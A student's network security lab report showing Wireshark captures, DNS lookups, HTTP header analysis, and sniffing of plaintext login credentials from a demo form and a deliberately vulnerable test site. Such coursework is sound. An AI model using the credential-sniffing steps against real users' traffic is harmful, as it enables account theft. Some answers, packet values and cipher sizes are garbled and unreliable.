
IP Address of my computer is 192.168.211.7




4. How many packets did you capture (total of all protocols, not just HTTP)?

3618 packets

5. What is this filter you used? Now, reverse the filter to determine how many packets don't contain your IP address. See any problems there?



7. What are the appropriate display filters to use? How does Wireshark warn you of such a problem?



8. Use Wireshark skills to capture the process when your browser loads the front page of your favorite website. Ensure you examine the packet capture in detail, using appropriate Wireshark functionality.

- How many packets did you capture?

452

- Were all of them HTTP? Display them in RED color on Wireshark.

NO

The screenshot shows the 'Coloring Rules' dialog in Wireshark. It lists various network protocols and events with their corresponding Wireshark filters and color assignments. The rules are as follows:

Name	Filter	Color
Bad TCP	tcp.analysis.flags && !tcp.analysis.window_update && !tcp.analysis.keep_alive	Dark Blue
HSRP State Change	hsrp.state != 8 && hsrp.state != 16	Dark Blue
Spanning Tree Topology Change	stp.type == 0x80	Dark Blue
OSPF State Change	ospf.msg != 1	Dark Blue
ICMP errors	icmp.type in { 3..5, 11 } icmpv6.type in { 1..4 }	Dark Blue
ARP	arp	Yellow
ICMP	icmp icmpv6	Pink
TCP RST	tcp.flags.reset eq 1	Red
SCTP ABORT	sctp.chunk_type eq ABORT	Red
TTL low or unexpected	(ip.dst != 224.0.0.4 && ip.ttl < 5 && !(ip.ttl < 1)) (ip.dst == 224.0.0.4 && ip.ttl < 1)	Red
Checksum Errors	eth.fcs.status == "Bad" ip.checksum.status == "Bad" tcp.checksum.status == "Bad"	Red
SMB	smb nbss nbns netbios	Yellow
HTTP	http tcp.port == 80 http2	Green
DCERPC	dcerpc	Purple
Routing	hsrp eigrp ospf bgp cdp vrrp carp gvrp igmp ismp	Yellow
TCP SYN/FIN	tcp.flags & 0x02 tcp.flags.fin == 1	Grey
TCP	tcp	Purple
UDP	udp	Cyan
Broadcast	eth[0] & 1	White
System Event	systemd_journal sysdig	Grey

At the bottom of the dialog, there is a note: "Double click to edit. Drag to move. Rules are processed in order until a match is found." Below the table are standard dialog buttons: OK, Copy from, Cancel, Import..., Export..., and Help.

- How many HTTP requests did you make?

27

- Were all the replies "200 OK"?

No

EXPERIMENT 3

Khusali Wadhawan
500095673
B2

netbook - (~m)
ipconfig - (~m)
wincshare - (~m)

IT NETWORK SECURITY
LAB - #3

* What is DNS records?

DNS records are instructions that live in authoritative DNS servers and provide information about a domain including what IP address is associated with that domain and how to handle requests for that domain.

5 major DNS record types:

1. A record
2. AAAA record
3. CNAME record
4. NS record.
5. MX record.

* What is DNS query?

A device's request to a DNS server to provide an IP address for a given hostname. By default, your router will send these requests to your internet service provider's (ISP) public DNS servers.

* DNS Cache Poisoning:

DNS cache poisoning is the act of entering false information into a DNS cache, so that DNS queries return an incorrect response & users are directed to the wrong websites.

PART 1:

1.1

```
C:\Users\wadha>nslookup www.sdu.uk
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  10.2.1.60

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
Name:      www.sdu.uk
Address:   213.171.212.244
```

```
C:\Users\wadha>nslookup www.google.com
Server:  UnKnown
Address:  10.2.1.60

DNS request timed out.
    timeout was 2 seconds.
Name:      www.google.com
Address:   2404:6800:4002:818::2004
```

```
C:\Users\wadha>nslookup www.amazon.in
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  10.2.1.60

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:      d1elgm1ww0d6wo.cloudfront.net
Addresses:  2600:9000:256b:200:8:b109:e13:73e1
            2600:9000:256b:2000:8:b109:e13:73e1
            2600:9000:256b:2400:8:b109:e13:73e1
            2600:9000:256b:2600:8:b109:e13:73e1
            2600:9000:256b:3600:8:b109:e13:73e1
            2600:9000:256b:5200:8:b109:e13:73e1
            2600:9000:256b:6200:8:b109:e13:73e1
            2600:9000:256b:c800:8:b109:e13:73e1
Aliases:   www.amazon.in
            tp.c95e7e602-frontier.amazon.in
```

```
C:\Users\wadha>nslookup www.ajio.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  10.2.1.60

DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
Name:      www.ajio.com
Address:   49.40.59.11
```

```
C:\Users\wadha>nslookup www.lenskart.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  10.2.1.60

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
Name:      www.lenskart.com
Addresses: 104.17.82.89
          104.17.83.89
```

Part 2

- 1.
2. Dynamic – DHCP enabled (yes)

```
Wireless LAN adapter Local Area Connection* 2:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #2
Physical Address. . . . . : 1A-CC-18-E9-B5-C9
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
```

3. 10.2.1.60 (primary), 10.2.1.61

```
Default Gateway . . . . . : 10.12.1.1
DHCP Server . . . . . : 10.2.1.8
DNS Servers . . . . . : 10.2.1.60
                           10.2.1.61
NetBIOS over Tcpip . . . . . : Enabled
```

4. ns1.google.com, ssl.gstatic.com, surfsharkstatus.com

```
C:\Users\wadha>ipconfig /displaydns

Windows IP Configuration

ns1.google.com
-----
Record Name . . . . . : ns1.google.com
Record Type . . . . . : 1
Time To Live . . . . . : 65260
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . . : 216.239.32.10


ssl.gstatic.com
-----
Record Name . . . . . : ssl.gstatic.com
Record Type . . . . . : 1
Time To Live . . . . . : 51
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . . : 142.250.206.163


surfsharkstatus.com
-----
Record Name . . . . . : surfsharkstatus.com
Record Type . . . . . : 1
Time To Live . . . . . : 130
Data Length . . . . . : 4
```

5.


```
C:\Users\wadha>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

Part 3:

1. DNS query is sent over UDP



2. Source port – 56669, Destination port – 53
3. 10.2.1.60

EXPERIMENT 4

The screenshot shows a web browser window with the URL www.demo.amitjakhu.com/login-form/. The page displays a simple login form with two input fields for 'Username' and 'Password', and two buttons for 'Register' and 'Login'. Below the form, there is a message: "Fill out the form below to login to my super awesome imaginary control panel." The browser's address bar shows the URL, and the status bar at the bottom right says "View Resource".

No.	Time	Source	Destination	Protocol	Length	Info
103	3.441950728	192.168.186.128	23.2.16.186	OCSP	467	Request
104	3.442056263	192.168.186.128	23.2.16.186	OCSP	467	Request
105	3.442206104	192.168.186.128	23.2.16.186	OCSP	467	Request
117	3.537696971	192.168.186.128	23.2.16.186	OCSP	467	Request
144	4.392296636	192.168.186.128	23.2.16.186	OCSP	467	Request
152	4.423378101	192.168.186.128	23.2.16.186	OCSP	467	Request
155	4.660624262	23.2.16.186	192.168.186.128	OCSP	942	Response
165	4.660624763	23.2.16.186	192.168.186.128	OCSP	942	Response
165	4.776134406	23.2.16.186	192.168.186.128	OCSP	942	Response
166	4.776135128	23.2.16.186	192.168.186.128	OCSP	942	Response
195	4.872277960	23.2.16.186	192.168.186.128	OCSP	943	Response
205	4.975306811	23.2.16.186	192.168.186.128	OCSP	942	Response
211	4.995373143	23.2.16.186	192.168.186.128	OCSP	943	Response
372	9.329681591	192.168.186.128	192.195.77.80	HTTP	454	GET /login-form HTTP/1.1
387	10.247678416	192.195.77.80	192.168.186.128	HTTP	557	HTTP/1.1 301 Moved Permanently (text/html)
389	10.258903568	192.168.186.128	192.195.77.80	HTTP	455	GET /login-form/ HTTP/1.1
412	13.087175760	192.195.77.80	192.168.186.128	HTTP	233	HTTP/1.1 200 OK (text/html)
414	13.315717169	192.168.186.128	192.195.77.80	HTTP	423	GET /login-form/css/style.css HTTP/1.1
426	14.415296633	192.168.186.128	23.2.16.219	OCSP	467	Request
427	14.415522799	192.168.186.128	23.2.16.219	OCSP	467	Request
455	15.796986942	192.195.77.80	192.168.186.128	HTTP	4488	HTTP/1.1 200 OK (text/css)
468	15.886856016	23.2.16.219	192.168.186.128	OCSP	943	Response
469	15.886856948	23.2.16.219	192.168.186.128	OCSP	943	Response
469	16.649266563	192.168.186.128	216.58.196.186	HTTP	406	GET /ajax/libs/jquery/1.2.6/jquery.min.js HTTP/1.1
519	18.697199869	192.168.186.128	142.250.193.10	HTTP	407	GET /css?family=Bree+Serif HTTP/1.1
528	19.056507744	216.58.196.106	192.168.186.128	HTTP	862	HTTP/1.1 200 OK (text/javascript)
534	20.038202099	142.250.193.10	192.168.186.128	HTTP	74	HTTP/1.1 200 OK (text/css)
536	20.126925280	192.168.186.128	192.195.77.80	HTTP	443	GET /login-form/images/bg.png HTTP/1.1
537	20.127186125	192.168.186.128	192.195.77.80	HTTP	450	GET /login-form/images/user-icon.png HTTP/1.1
560	20.962238270	192.168.186.128	192.195.77.80	HTTP	450	GET /login-form/images/pass-icon.png HTTP/1.1
562	20.970193177	192.195.77.80	192.168.186.128	HTTP	1457	HTTP/1.1 200 OK (PNG)
578	21.662010754	192.168.186.128	142.250.193.195	HTTP	516	GET /breeserif/v17/4UaHrEJCrhhnVA3DgIuA96rp57F2IwM.woff2 HTTP/1.1
582	21.689276133	192.168.186.128	192.195.77.80	HTTP	417	GET /favicon.ico HTTP/1.1
586	21.866087581	192.195.77.80	192.168.186.128	HTTP	1410	HTTP/1.1 200 OK (PNG)
594	22.813382512	192.195.77.80	192.168.186.128	HTTP	1437	HTTP/1.1 200 OK (text/html)
603	24.121078656	192.195.77.80	192.168.186.128	HTTP	862	HTTP/1.1 404 Not Found (text/html)
653	30.741872378	142.250.193.195	192.168.186.128	HTTP	2694	HTTP/1.1 200 OK (font/woff2)

PART #1: By looking at the information in the HTTP GET and response messages, answer the following questions.

Is your browser running HTTP version 1.0 or 1.1? What version of HTTP is the server running?

HTTP version 1.1

What languages (if any) does your browser indicate that it can accept to the server?

Accept – Language: en-US, en;q=0.5\r\n

```
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
```

What is the IP address of your computer and the web server?

Source address

```
Source Address: 192.168.186.128  
Destination Address: 192.195.77.80
```

What is the status code returned from the server to your browser?

200

```
Status Code: 200
```

How many bytes of content are being returned to your browser?

```
Content-Type: application/json  
Content-Length: 85\r\n  
  
Content-Length: 503\r\n
```

By inspecting the raw data in the packet content window, do you see any headers within the data that are not displayed in the packet-listing window? If so, name one.

No

PART #2

How many HTTP GET request messages did your browser send? Which packet number in the trace contains the GET message for the Bill or Rights?

9

No.	Time	Source	Destination	Protocol	Length	Info
102	3.441755280	192.168.186.128	23.2.16.186	OCSP	467	Request
103	3.441950728	192.168.186.128	23.2.16.186	OCSP	467	Request
104	3.442056261	192.168.186.128	23.2.16.186	OCSP	467	Request
105	3.442206104	192.168.186.128	23.2.16.186	OCSP	467	Request
117	3.537696971	192.168.186.128	23.2.16.186	OCSP	467	Request
144	4.392296636	192.168.186.128	23.2.16.186	OCSP	467	Request
152	4.423378181	192.168.186.128	23.2.16.186	OCSP	467	Request
155	4.660824262	23.2.16.186	192.168.186.128	OCSP	942	Response
156	4.660824763	23.2.16.186	192.168.186.128	OCSP	942	Response
165	4.776134406	23.2.16.186	192.168.186.128	OCSP	942	Response
166	4.776135128	23.2.16.186	192.168.186.128	OCSP	942	Response
195	4.872277960	23.2.16.186	192.168.186.128	OCSP	943	Response
205	4.975306811	23.2.16.186	192.168.186.128	OCSP	942	Response
211	4.995373143	23.2.16.186	192.168.186.128	OCSP	943	Response
372	9.329681591	192.168.186.128	192.195.77.80	HTTP	454	GET /login-form HTTP/1.1
387	10.247678416	192.195.77.80	192.168.186.128	HTTP	557	HTTP/1.1 301 Moved Permanently (text/html)
389	10.258903508	192.168.186.128	192.195.77.80	HTTP	455	GET /login-form/ HTTP/1.1
412	13.087175760	192.195.77.80	192.168.186.128	HTTP	233	HTTP/1.1 200 OK (text/html)
414	13.315717169	192.168.186.128	192.195.77.80	HTTP	423	GET /login-form/css/style.css HTTP/1.1
426	14.415290633	192.168.186.128	23.2.16.219	OCSP	467	Request
427	14.415552279	192.168.186.128	23.2.16.219	OCSP	467	Request
455	15.796986042	192.195.77.80	192.168.186.128	HTTP	4480	HTTP/1.1 200 OK (text/css)
468	15.886856016	23.2.16.219	192.168.186.128	OCSP	943	Response
469	15.886856948	23.2.16.219	192.168.186.128	OCSP	943	Response
489	16.649260503	192.168.186.128	216.58.196.106	HTTP	406	GET /ajax/libs/jquery/1.2.6/jquery.min.js HTTP/1.1
510	16.650000000	192.168.186.128	192.195.77.80	HTTP	403	GET / ajax/libs/jquery/1.2.6/jquery.min.js HTTP/1.1

Which packet number in the trace contains the status code and phrase associated with the response to the HTTP GET request?

9

152 4.423378101	192.105.180.128	23.2.10.180	OCSP	407 Request
155 4.660824262	23.2.16.186	192.168.186.128	OCSP	942 Response
156 4.660824763	23.2.16.186	192.168.186.128	OCSP	942 Response
165 4.776134406	23.2.16.186	192.168.186.128	OCSP	942 Response
166 4.776135128	23.2.16.186	192.168.186.128	OCSP	942 Response
195 4.872277960	23.2.16.186	192.168.186.128	OCSP	943 Response
205 4.975306811	23.2.16.186	192.168.186.128	OCSP	942 Response
211 4.995373143	23.2.16.186	192.168.186.128	OCSP	943 Response
372 9.329681591	192.168.186.128	192.195.77.80	HTTP	454 GET /login-form HTTP/1.1
387 10.247678416	192.195.77.80	192.168.186.128	HTTP	557 HTTP/1.1 301 Moved Permanently (text/html)
389 10.258903508	192.168.186.128	192.195.77.80	HTTP	455 GET /login-form/ HTTP/1.1
412 13.087175760	192.195.77.80	192.168.186.128	HTTP	233 HTTP/1.1 200 OK (text/html)
414 13.315717169	192.168.186.128	192.195.77.80	HTTP	423 GET /login-form/css/style.css HTTP/1.1
426 14.415290633	192.168.186.128	23.2.16.219	OCSP	467 Request
427 14.415552279	192.168.186.128	23.2.16.219	OCSP	467 Request
455 15.796986042	192.195.77.80	192.168.186.128	HTTP	4480 HTTP/1.1 200 OK (text/css)
468 15.886856016	23.2.16.219	192.168.186.128	OCSP	943 Response
469 15.886856948	23.2.16.219	192.168.186.128	OCSP	943 Response

```
- HTTP/1.1 200 OK\r\n
  - [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
    [HTTP/1.1 200 OK\r\n]
    [Severity level: Chat]
    [Group: Sequence]
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
```

What is the status code and phrase in the response?

```
- HTTP/1.1 200 OK\r\n
  - [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
    [HTTP/1.1 200 OK\r\n]
    [Severity level: Chat]
    [Group: Sequence]
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
```

How many data-containing TCP segments were needed to carry the single HTTP response and the text of the book?

888

```
Destination Address: 192.168.186.128
- Transmission Control Protocol, Src Port: 80, Dst Port: 43550, Seq
  Source Port: 80
  Destination Port: 43550
  [Stream index: 12]
  [Conversation completeness: Complete, WITH_DATA (31)]
  [TCP Segment Len: 888]
  Sequence Number: 1 (relative sequence number)
  Sequence Number (raw): 1076760290
  [Next Sequence Number: 889 (relative sequence number)]
  ● Text item (text), 17 bytes
```

PART #3: Search for at least five WEB LOGIN based on HTTP (not HTTPS). Perform steps in Part 3.


What is the server's response (status code and phrase) in response to the initial HTTP GET message from your browser? Status code 200

```
- HTTP/1.1 200 OK\r\n
  - [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
    [HTTP/1.1 200 OK\r\n]
    [Severity level: Chat]
    [Group: Sequence]
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
```

When your browser's sends the HTTP GET message for the second time, what new field is included in the HTTP GET message?

```
Transmission Control Protocol, Src Port: 80, Dst Port: 87888, Seq: 1, Ack: 614,
▼ Hypertext Transfer Protocol
  ▶ HTTP/1.1 200 OK\r\n
    Content-Type: text/html\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    Keep-Alive: timeout=15\r\n
    Date: Mon, 18 Sep 2023 18:31:25 GMT\r\n
    Server: Apache\r\n
    Last-Modified: Sat, 15 Aug 2015 20:17:57 GMT\r\n
    ETag: W/"beb-51d5f43a79d35"\r\n
    Content-Encoding: gzip\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.338433999 seconds]
[Request in frame: 110]
[Request URI: http://www.demo.amitjakhu.com/login-form/]
▶ HTTP chunked response
Content-encoded entity body (gzip): 1355 bytes -> 3051 bytes
File Data: 3051 bytes
```

What is the User ID & Password that was captured?



```
File Data: 51 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "username" = "hello123"
  ▶ Form item: "password" = "12345@123"
  ▶ Form item: "submit" = "Login"
```

The screenshot shows a web browser window with three tabs open: 'Restore Session', 'Login Form', and 'user info'. The 'user info' tab is active, displaying a page from 'testphp.vulnweb.com/userinfo.php'. The page title is 'Acunetix acuart'. Below the title, it says 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. A navigation bar includes links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. On the left, a sidebar titled 'Links' contains links to 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. The main content area shows a form for 'John Smith (test)'. The form fields are:

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>

At the bottom of the form is a 'update' button.

Below the form, a message states: 'You have 0 items in your cart. You visualize you cart [here](#)'.

At the bottom of the page, there is a footer with links: 'About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd'.

A warning box in the center of the page reads:

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

File Data: 20 bytes

- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "uname" = "test"
 - Form item: "pass" = "test"

EXPERIMENT 5

IT NETWORK SECURITY

LAB-5

Khusli Wedhawan

500093673


B2

Q1.) HTTP packets are basically decrypted & provide confidential data whereas HTTPS uses encryption to hide the data.


HTTPS works on SSL/TLS encryption over the HTTP protocol.

Q2) Idea block size is 64 bits, 128 & 256 bits,
key size 128, 192, 256 bits
Asymmetric Key 1024 & 2048 bits SSL - 128 bits
& 156 bits

